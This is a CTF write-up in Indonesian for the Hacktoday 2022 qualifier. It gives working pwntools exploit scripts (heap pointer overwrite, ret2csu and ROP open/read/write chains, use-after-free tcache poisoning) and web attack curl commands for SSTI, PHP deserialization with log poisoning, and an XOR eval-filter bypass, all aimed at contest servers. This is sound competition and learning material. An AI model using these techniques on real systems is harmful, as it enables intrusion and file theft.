Write Up Penyisihan Hacktoday 2022
HackTomorrow

(crypto gaada yang solved :")

abd
bl33dz (ig: b666z_)
fluxion

Pwn

Vaints Browser (492 pts)

Bug terdapat pada fungsi “escape”, char seperti “<” dan “>” akan direplace menjadi “<” dan “>” dengan ukuran 4 karakter yang menyebabkan overflow pada memory.

```
ptr = v9;
while ( *ptr )
{
      byte = *ptr;
      if ( byte == '<' )
      {
      *dest = '&';
      dest[1] = 'l';
      dest[2] = 't';
      dest[3] = ';';
      dest += 4;
      ++ptr;
      }
      else if ( byte == '>' )
      {
      *dest = '&';
      dest[1] = 'g';
      dest[2] = 't';
      dest[3] = ';';
      dest += 4;
      ++ptr;
      }
      else
      {
      v4 = ptr++;
      v5 = v4;
      v6 = dest++;
      *v6 = *v5;
      }
}
```

Setelah “escape” dipanggil, binary akan melakukan call fungsi “finish” yang berada di-heap dan posisinya bersebelahan dengan alamat query_string.

```
query = strdup(query_str);
ptr = malloc(0x28uLL);
*ptr = finish;
...
```

```
if ( query )
{
v6 = "x=%ld&y=%ld&buf=%s";
if ( scanf(query, "x=%ld&y=%ld&buf=%s", &x, &y, buf) > 1 )
{
      decode(&v17, query, query);
      escape(&v17, query, query);
      (*ptr)(x, y);
}
...
```

Dengan ini, kita dapat meng-overwrite fungsi “finish” ke “admin” yang berbeda 1 byte LSB-nya saja dan “admin” akan memunculkan flag jika hasil x * y = “LINZ” atau 1279872602. Yaudah tinggal set aja.

```
pwndbg> tel 0x5555555592d0-0x40 10
00:0000|    0x555555559290 ◂— 0x0
01:0008|    0x555555559298 ◂— 0x31 /* '1' */
02:0010|    0x5555555592a0 ◂— 0x3738393732313d78 ('x=127987')
03:0018|    0x5555555592a8 ◂— 0x313d792632303632 ('2602&y=1')
04:0020|    0x5555555592b0 ◂— 0x7467263d66756226 ('&buf=&gt')
05:0028|    0x5555555592b8 ◂— 0x7467263b7467263b (';&gt;&gt')
06:0030|    0x5555555592c0 ◂— 0x7467263b7467263b (';&gt;&gt')
07:0038|    0x5555555592c8 ◂— 0x5858583b7467263b (';&gt;XXX')
08:0040| rax 0x5555555592d0 —▸ 0x5555555552ca (admin) ◂— endbr64
09:0048|    0x5555555592d8 ◂— 0x0
…
► 0x5555555556b0 <main+312>   call   rcx                            <admin>
      rdi: 0x4c494e5a
      rsi: 0x1
      rdx: 0x1
      rcx: 0x5555555552ca (admin) ◂— endbr64
```

Full payload (send requests pake curl):
http://103.167.133.102:17002/vaints.cgi?x=1279872602&y=1&buf=>>>>>>XXX%ca

Flag:
hacktoday{pemanasan_dulu_di_central_grand_indonesia_YEGAK_LINZ_IS_HERE}

Baby Stack (492 pts)

Buffer overflow jika plain > 128, dan max size plain 0x400. “cipher” akan di-copy ke stack buffer yang berukuran 0x80.

```
__int64 __fastcall encrypt(int a1)
{
  __int64 result; // rax@6
  __int64 v2; // [sp-8h] [bp-8h]@1

  __asm { rep nop edx }
  *(&v2 - 9) = a1;
  *(&v2 - 4) = *(&v2 - 9);
  *(&v2 - 5) = 1024 / *(&v2 - 4);
  *(&v2 - 1) = 0;
  for ( *(&v2 - 2) = 0; ; ++*(&v2 - 2) )
  {
      result = *(&v2 - 2);
      if ( result >= *(&v2 - 5) )
      break;
      for ( *(&v2 - 3) = 0; *(&v2 - 3) < *(&v2 - 4); ++*(&v2 - 3) )
      cipher[(*(&v2 - 1))++] = *(&plain[*(&v2 - 3) * *(&v2 - 4)] + *(&v2
- 2));
  }
  return result;
}
```

Tetapi disini ada “encrypt” yang menyulitkan kita untuk membuat payload. “encrypt” akan melakukan mengubah posisi “plain” menjadi suatu block yang dapat dengan mudah direverse.

Full solver, gunain “getdents” buat dapatin nama flag di server.

```
#/usr/bin/python3

from pwn import *

context.arch = 'amd64'

PATH = './chall'

HOST = '103.167.133.102'
PORT = 17003

def generate(payload):
      plain = [0] * 0x400
      block = 0
      while payload:
      ctr = 0
      for i in range(block, len(plain), 0x20):
            plain[i] = payload[ctr]
            ctr += 1
```

```
      payload = payload[0x20:]
      block += 1
      return bytes(plain)

def exploit(r):
      csu_set  = 0x40167a
      csu_call = 0x401660

      payload  = b'A'  * 0x88
      payload += p64(csu_set) + p64(0) + p64(1) + p64(1) +
p64(elf.got.write) + p64(0x10) + p64(elf.got.write )
      payload += p64(csu_call) + p64(0)*7
      payload += p64(elf.sym.main)
      payload  = payload.ljust(0x20 * ((len(payload) // 0x20) + 1), b'X')

      r.sendafter(b": ", generate(payload))
      r.recvlines(3)


      libc_write = u64(r.recv(8))
      libc.address = libc_write - libc.sym.write

      info(hex(libc_write))
      info(hex(libc.address))

      pop_rax_ret = libc.address + 0x36174
      pop_rdi_ret = libc.address + 0x23b6a
      pop_rsi_ret = libc.address + 0x2601f
      pop_rdx_ret = libc.address + 0x142c92
      syscall     = libc.address + 0x630a9

      flag = b'.'
      flag = b'ini_flagnya_yaaaa.txt'

      # open
      payload  = flag.ljust(0x88, b'\0')
      payload += p64(pop_rax_ret) + p64(2)
      payload += p64(pop_rdi_ret) + p64(elf.sym.cipher)
      payload += p64(pop_rsi_ret) + p64(0)
      payload += p64(pop_rdx_ret) + p64(0)
      payload += p64(syscall)

      # # getdents
      # payload += p64(pop_rax_ret) + p64(78)
      # payload += p64(pop_rdi_ret) + p64(3)
      # payload += p64(pop_rsi_ret) + p64(elf.sym.cipher)
      # payload += p64(pop_rdx_ret) + p64(0x400)
      # payload += p64(syscall)

      # read
      payload += p64(pop_rax_ret) + p64(0)
      payload += p64(pop_rdi_ret) + p64(3)
```

```
      payload += p64(pop_rsi_ret) + p64(elf.sym.cipher)
      payload += p64(pop_rdx_ret) + p64(0x400)
      payload += p64(syscall)

      # write
      payload += p64(pop_rax_ret) + p64(1)
      payload += p64(pop_rdi_ret) + p64(1)
      payload += p64(pop_rsi_ret) + p64(elf.sym.cipher)
      payload += p64(pop_rdx_ret) + p64(0x400)
      payload += p64(syscall)

      payload = payload.ljust(0x20 * ((len(payload) // 0x20) + 1), b'X')


      r.sendafter(b": ", generate(payload))
      r.recvlines(3)
      print(r.recvline(0))

      r.interactive()

if __name__ == '__main__':
      elf  = ELF(PATH, checksec = True)
      libc = ELF(elf.libc.path, checksec = False)

      if args.REMOTE:
            r = remote(HOST, PORT)
      else:
            r = elf.process(aslr = 1, env = {})
      exploit(r)
```

Flag: hacktoday{ret2csu_and_orw_with_some_transpose}

Kosong Company (500 pts)

Bugnya terdapat pada “fired” dimana pointer “feedback” tidak dinullkan setelah difree. Dengan melakukan :

```
register(0, b'X' * 0x20, HR, 0x1337)
register(1, b'X' * 0x20, HR, 0x1337)

feedback(0, 1, b'A' * 0x40 + TARGET)

fired(1)

register(1, b'X' * 0x20, HR, 0x1337)
register(2, b'X' * 0x20, HR, 0x1337)
```

```
fired(1)
```

Kita sudah mendapatkan arbitrary free. Pertama kita ubah dulu “position” (yang ada di bss) kita dari “Staff” menjadi “HR” agar bisa menggunakan fitur “view”, ini mudah karena pie disabled pada binary. Dahlah biarlah solver yang berbicara.

```
#/usr/bin/python3

from pwn import *

context.arch = 'amd64'

PATH = './patched'
LIBC_PATH = './libc.so.6'

HOST = '103.167.133.102'
PORT = 17001

def register(idx, name, position, salary):
      r.sendlineafter(b"> ", b"1")
      r.sendlineafter(b": ", f"{idx}".encode())
      r.sendafter(b": ", name)
      r.sendafter(b": ", position)
      r.sendlineafter(b": ", f"{salary}".encode())

def fired(idx):
      r.sendlineafter(b"> ", b"2")
      r.sendlineafter(b": ", f"{idx}".encode())

def feedback(me, idx, data):
      r.sendlineafter(b"> ", b"3")
      r.sendlineafter(b"? ", f"{me}".encode())
      r.sendlineafter(b"? ", f"{idx}".encode())
      r.sendafter(b": ", data)

def view(idx):
      r.sendlineafter(b"> ", b"4")
      r.sendlineafter(b"? ", f"{idx}".encode())
      r.recvuntil(b"Feedback: ")
      return r.recvline(0)

def exploit(r):
      HR = b'HR'.ljust(0x20, b'\0')

      fake_chunk = p64(0) + p64(0x61) + p64(0xdeadbeef)
      r.sendafter(b'? ', fake_chunk)

      register(0, b'X' * 0x20, HR, 0x1337)
      register(1, b'X' * 0x20, HR, 0x1337)
```

```
      feedback(0, 1, b'A' * 0x40 + p64(0x404070))

      fired(1)

      register(1, b'X' * 0x20, HR, 0x1337)
      register(2, b'X' * 0x20, HR, 0x1337)

      fired(1)

      feedback(0, 2, b'X' * 0x10 + b"HR".ljust(8, b'\0') + p64(0x404020)
+ b'A' * 0x10 + p64(0x404088 - 64))

      stdout = u64(view(0).ljust(8, b'\0'))
      libc.address = stdout - libc.sym._IO_2_1_stdout_

      info(hex(stdout))
      info(hex(libc.address))

      register(1, b'X' * 0x20, HR, 0x1337)

      fired(2)

      feedback(1, 1, b'X' * 0x10 + b"HR".ljust(8, b'\0') +
p64(libc.sym.environ) + b'A' * 0x10 + p64(0x404088 - 64))

      stack = u64(view(0).ljust(8, b'\0'))

      info(hex(stack))

      register(2, b'A' * 0x20, HR, 0x1337)
      feedback(2, 2, b'A' * 8)

      fired(2)

      feedback(1, 1, b'A' * 8)
      feedback(1, 1, b'A' * 0x40)

      heap = u64(view(1)[0x40:].ljust(8, b'\0')) - 0x1ef0
      info(hex(heap))

      register(3, b'B' * 0x20, HR, 0x1337)
      register(4, b'B' * 0x20, HR, 0x1337)

      feedback(3, 4, b'A' * 0x40 + p64(heap + 0x1ff0))

      fired(4)

      register(4, b'L' * 0x20, HR, 0x1337)
      register(5, b'X' * 0x20, b'HR'.ljust(0x18, b'\0') + p64(0x61),
0x61)
      register(6, b'X' * 0x20, b'HR'.ljust(0x18, b'\0') + p64(0x61),
```

```
0x61)

      fired(6)
      fired(4)

      rip = stack + 0x160 - 0x2c0 - 8

      feedback(5, 5, b'A' * 0x10 + p64(0) + p64(0x61) + p64((rip ^ ((heap
+ 0x2010) >> 12) )))
      feedback(5, 5, b'A' * 0x10)

      rop = ROP(libc)
      rop.call(libc.sym.read, [0, stack - 0x120, 0x400])


      pause()

      feedback(5, 5, b'A' * 0x8 + bytes(rop) )

      pause()

      syscall = libc.address + 0x91396
      pop_rdi_ret = libc.address + 0x2a3e5
      pop_rsi_ret = libc.address + 0x2be51
      pop_rdx_ret = libc.address + 0x108b13  # pop rdx ; pop rcx ; pop
rbx ; ret
      pop_rax_ret = libc.address + 0x45eb0

      payload  = b''
      payload += p64(pop_rax_ret) + p64(2)
      payload += p64(pop_rdi_ret) + p64(stack - 0x120 + 0x200)
      payload += p64(pop_rsi_ret) + p64(0)
      payload += p64(pop_rdx_ret) + p64(0) + p64(0) + p64(0)
      payload += p64(syscall)

      # payload += p64(pop_rax_ret) + p64(78)
      # payload += p64(pop_rdi_ret) + p64(3)
      # payload += p64(pop_rsi_ret) + p64(elf.bss(0x100))
      # payload += p64(pop_rdx_ret) + p64(0x400) + p64(0) + p64(0)
      # payload += p64(syscall)

      payload += p64(pop_rax_ret) + p64(0)
      payload += p64(pop_rdi_ret) + p64(3)
      payload += p64(pop_rsi_ret) + p64(elf.bss(0x100))
      payload += p64(pop_rdx_ret) + p64(0x400) + p64(0) + p64(0)
      payload += p64(syscall)

      payload += p64(pop_rax_ret) + p64(1)
      payload += p64(pop_rdi_ret) + p64(1)
      payload += p64(pop_rsi_ret) + p64(elf.bss(0x100))
      payload += p64(pop_rdx_ret) + p64(0x400) + p64(0) + p64(0)
      payload += p64(syscall)
```

```
      payload = payload.ljust(0x200, b'\0')
      # payload += b'.\0'
      payload += b'flag_linz_is_here_0xlinz0xlinzhaha.txt\0'

      r.send(payload)

      r.interactive()

if __name__ == '__main__':
      elf  = ELF(PATH, checksec = True)
      libc = ELF(LIBC_PATH, checksec = False)

      if args.REMOTE:
      r = remote(HOST, PORT)
      else:
      r = elf.process(aslr = 0, env = {'LD_PRELOAD' : LIBC_PATH})
      exploit(r)
```

Flag: hacktoday{ahnooooooooooooooo_you_hack_my_company_LINZ_IS_HERE}


Rev

Pazz (482 pts)

Umumnya binary akan melakukan:

```
import re

pattern =
r"((?=.*g3)(?=.{9}[^_]{6})(?=.*_.{4}x)(?=hack)(?=.*today)(?=.{9}[^a-zA-Z0
-9_][j-r])(?=.{10}[^g-q])(?=.*3.{2}x)(?=.{12}g.{4}e)(?=.{16}[^n-qs])(?=.{
21}[^a-zA-Z0-9_])(?=.*e.*_))"

if re.match(patched, raw_input()):
    print("Benar")
else:
    print("Salah")
```

Regex dapat dianalisis manual yang pada akhirnya saya mendapatkan string “hacktoday{reg3x_xexxx}” yang valid dan incorrect. Akhirnya kontak panitia dan diberikan flag dan permintaan maaf karena regex broken :wkwk:.



Flag: hacktoday{r3gex_reg3x}

simp malware (332 pts)

Diberikan banyak file “SecretFile*.hacked” yang merupakan hasil enkripsi flag yang sudah displit dan “mal.pyc” yang bisa didecompile menggunakan uncompyle6.

Proses enkripsi adalah file menggunakan RSA dengan nilai p dan q yang berdekatan.

```
p = getPrime(2048)
q = int(gmpy2.next_prime(p))
n = p * q
e = 65537
pubKey = RSA.construct((n, e))
```

Karena nilai p dan q berdekatan, kita bisa menggunakan fermat factorization untuk mendapatkan nilai p dan q.

Selanjutnya tinggal decrypt RSA seperti biasa.


```
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from pathlib import Path
import gmpy2, os

def isqrt(n):
    x=n
    y=(x+n//x)//2
    while(y<x):
       x=y
       y=(x+n//x)//2
    return x

def fermat(n):
    t0 = isqrt(n)+1
    counter = 0
    t = t0 + counter
    temp = isqrt((t*t)-n)
    while((temp*temp) != ((t*t)-n)):
```

```
        counter += 1
        t = t0+counter
        temp = isqrt((t*t)-n)
    s = temp
    p = t+s
    q = t-s
    return p,q

e = 65537
n =
49828497525761211612689948478158859764370050391639367650651695735524951075814843188080783930353415666901059958013384580862252058503423429176125964533609604614127609926945206388715399404574277503850665475549306040225154360721987168707091259064125016688112708590403840816336595090250795451619019661800905338252793799725512759827589414638444367774273070240601384060510566213904874817465924053189853304929399642674530970643874724676112514197406286128771158967904086677544693414218150588404902463901357287020856626999204480863581951570398395877447834839995210268612718443965130647409272702802426762295973167296300382580578532659012033220714494093354839247424783599280044812116140940070209935797227954477042963686039500782896229994356082271672174497030435302795854985715026323014073864430246744428698367887052381551762200383139846286839863540424390655309172704165860718505691008577790640098565761294176714534710504456691712479575600203180239340486692147578949779368279879536981555173987566608143284533154675457484608433218940296407098430390856395012220835293698336964918303563549466689111029683980778797298913888195321516014611530670052989166095836026600978195255354667968343634320078011274603728109215383029751675237194202242402594855270 - e

p, q = fermat(n)

t = (p-1) * (q-1)
d = gmpy2.invert(e, t)
flag = [b''] * 100

for fn in os.listdir('.'):
      if 'hacked' in fn:
      with open(fn, 'rb') as f:
            data = bytes_to_long(f.read())
            f.close()

      data = long_to_bytes(pow(data, d, n))
      flag[int(fn.split('.')[0][10:])] = data

print(b''.join(flag))
```

Flag: hacktoday{really_really_simple_malware_hehehe}

trust me (492 pts)

Diberikan sebuah shell script, sebenarnya cukup bingung untuk menjelaskan reversing shell script ini karena polanya cukup berantakan. Namun yang jelas saya memanfaatkan seperti **cat > newfile <<< [obfuscated]**, terkadang juga saya langsung melakukan base64 decode dan decompress menggunakan gzip atau bzip2, dan yang terakhir saya mengubah **eval** menjadi **echo**. (Note: awalnya saya menggunakan **pspy64** untuk melakukan monitoring process ketika saya melakukan eksekusi script)




Flag: hacktoday{Sshh_y0u_Found_m3_54d3318}

Web


Reedem Code (420 pts)

Diberikan website beralamatkan http://103.167.133.102:16006/. Ketika saya buka menampilkan sebuah form untuk submit redeem code. Ketika saya cek header dengan curl mendapatkan output seperti berikut.



Setelah mengetahui bahwa soal tersebut menggunakan EJS sebagai webserver, saya mencoba melakukan SSTI dengan mencoba beberapa payload dan akhirnya menemukan bahwa payload <%= 7*7 %> bisa digunakan untuk melakukan eksploitasi SSTI pada server tersebut.

Karena malas craft payload saya menggunakan tplmap (https://github.com/epinna/tplmap).




Flag: hacktoday{Ezjs_sst1_0x0}

Blog Today (437 pts)

Diberikan website http://103.167.133.102:16009/index.php dan sebuah source code.

```php
<?php
class ViewPage
{
    public $file;

    public function __destruct()
    {
        include($this->file);
    }
}

if (empty($_COOKIE['PHPSESSID']))
{
    $page = new ViewPage;
    $page->file = '/var/www/html/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        strtotime( '+1 days' ),
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

Dari source code tersebut dapat dilihat bahwa terdapat fungsi **unserialize** yang mana digunakan untuk melakukan deserialization dari hasil base64 decode cookie lalu memanggil class ViewPage. kami dapat melakukan LFI dengan cara mengubah value cookie kita menjadi file lain selain **/var/www/html**. Karena web ini menggunakan Apache2 sebagai webserver kami mencoba mengakses **/var/log/apache2/access.log** dan ternyata readable. Dengan ini kita dapat melakukan RCE menggunakan teknik Log Poisoning. Intinya setelah melakukan try dan error akhirnya kami menemukan bahwa terdapat beberapa disabled functions pada chall tersebut. Berikut payload yang kami gunakan.



Kami mendapatkan lokasi dari file flag yaitu **/flag_4_you**. Karena sudah mendapatkan lokasi flag saya mengubah sedikit payload cookie untuk membaca file tersebut.

```
# Find Flag Location
curl http://103.167.133.102:16009/index.php -A '<?=
var_dump(scandir($_GET[0])); ?>' -o /dev/null -s

curl http://103.167.133.102:16009/index.php?0=/ -b "PHPSESSID=$(echo
'O:8:"ViewPage":1:{s:4:"file";s:27:"/var/log/apache2/access.log";}' |
base64 -w0 | sed 's/=/%3D/g')"

# Read Flag
curl http://103.167.133.102:16009/index.php?0=/ -b "PHPSESSID=$(echo
'O:8:"ViewPage":1:{s:4:"file";s:11:"/flag_4_you";}' | base64 -w0 | sed
's/=/%3D/g')"
hacktoday{lfi_deserialization_leads_to_rce_asd1234}
```

Flag: hacktoday{lfi_deserialization_leads_to_rce_asd1234}

Baby Calc (497 pts)


Diberikan website http://103.167.133.102:16003/ dan source code dari web tersebut.

```php
if (isset($_POST['input'])) {
    $input = $_POST['input'];
    if(!preg_match('/[a-zA-Z`]/', $input) && strlen($input) < 65){
        $code = 'echo ' . $input . ' ;';
        echo $code;
        echo '<br> Result: <br>';
        eval($code);

    }
    else if (strlen($input) > 65) {
      echo '<br> Result: <br>';
      echo "<p>Too Long</p>";
    }
    else {
      echo '<br> Result: <br>';
      echo "<p>Not Allowed</p>";
    }
}
```

Chall tersebut mengharuskan kita melakukan escape filter eval, setelah mencoba membuat payload pada localhost cukup lama akhirnya saya menemukan payload yang tepat.

```
$_=${'_'.('{'^'<').('{'^'>;').('{'^'/')};$_[0]($_[1]($_[2]));
```

Variable **$_** menyimpan string GET hasil XOR, lalu saya menggunakan GET untuk memanggil fungsi yang saya perlukan.




```
# scandir .
curl --data
"input=\$_=\${'_'.('{'^'<').('{'^'>;').('{'^'/')};\$_[0](\$_[1](\$
```

```
_[2]));"  "http://103.167.133.102:16003/?0=print_r&1=scandir&2=."
-s | grep Result -A 6
# scandir directory ./key
curl --data
"input=\$_=\${'_'.('{'^'<').('{'^'>;').('{'^'/')};\$_[0](\$_[1](\$
_[2]));"
"http://103.167.133.102:16003/?0=print_r&1=scandir&2=key" -s |
grep Result -A 5
# read file ./key/fla9s
curl --data
"input=\$_=\${'_'.('{'^'<').('{'^'>;').('{'^'/')};\$_[0](\$_[1](\$
_[2]));"
"http://103.167.133.102:16003/?0=print_r&1=file&2=key/fla9s" -s |
grep Result -A 4
```

Flag: hacktoday{Ez_3val_anti_string_13909128}

THE HARDEST CHALL TODAY!!!

Start Today

Setelah berjam jam melakukan enumerasi akhirnya kami menemukan flag.

Flag: hacktoday{good_luck__have_fun}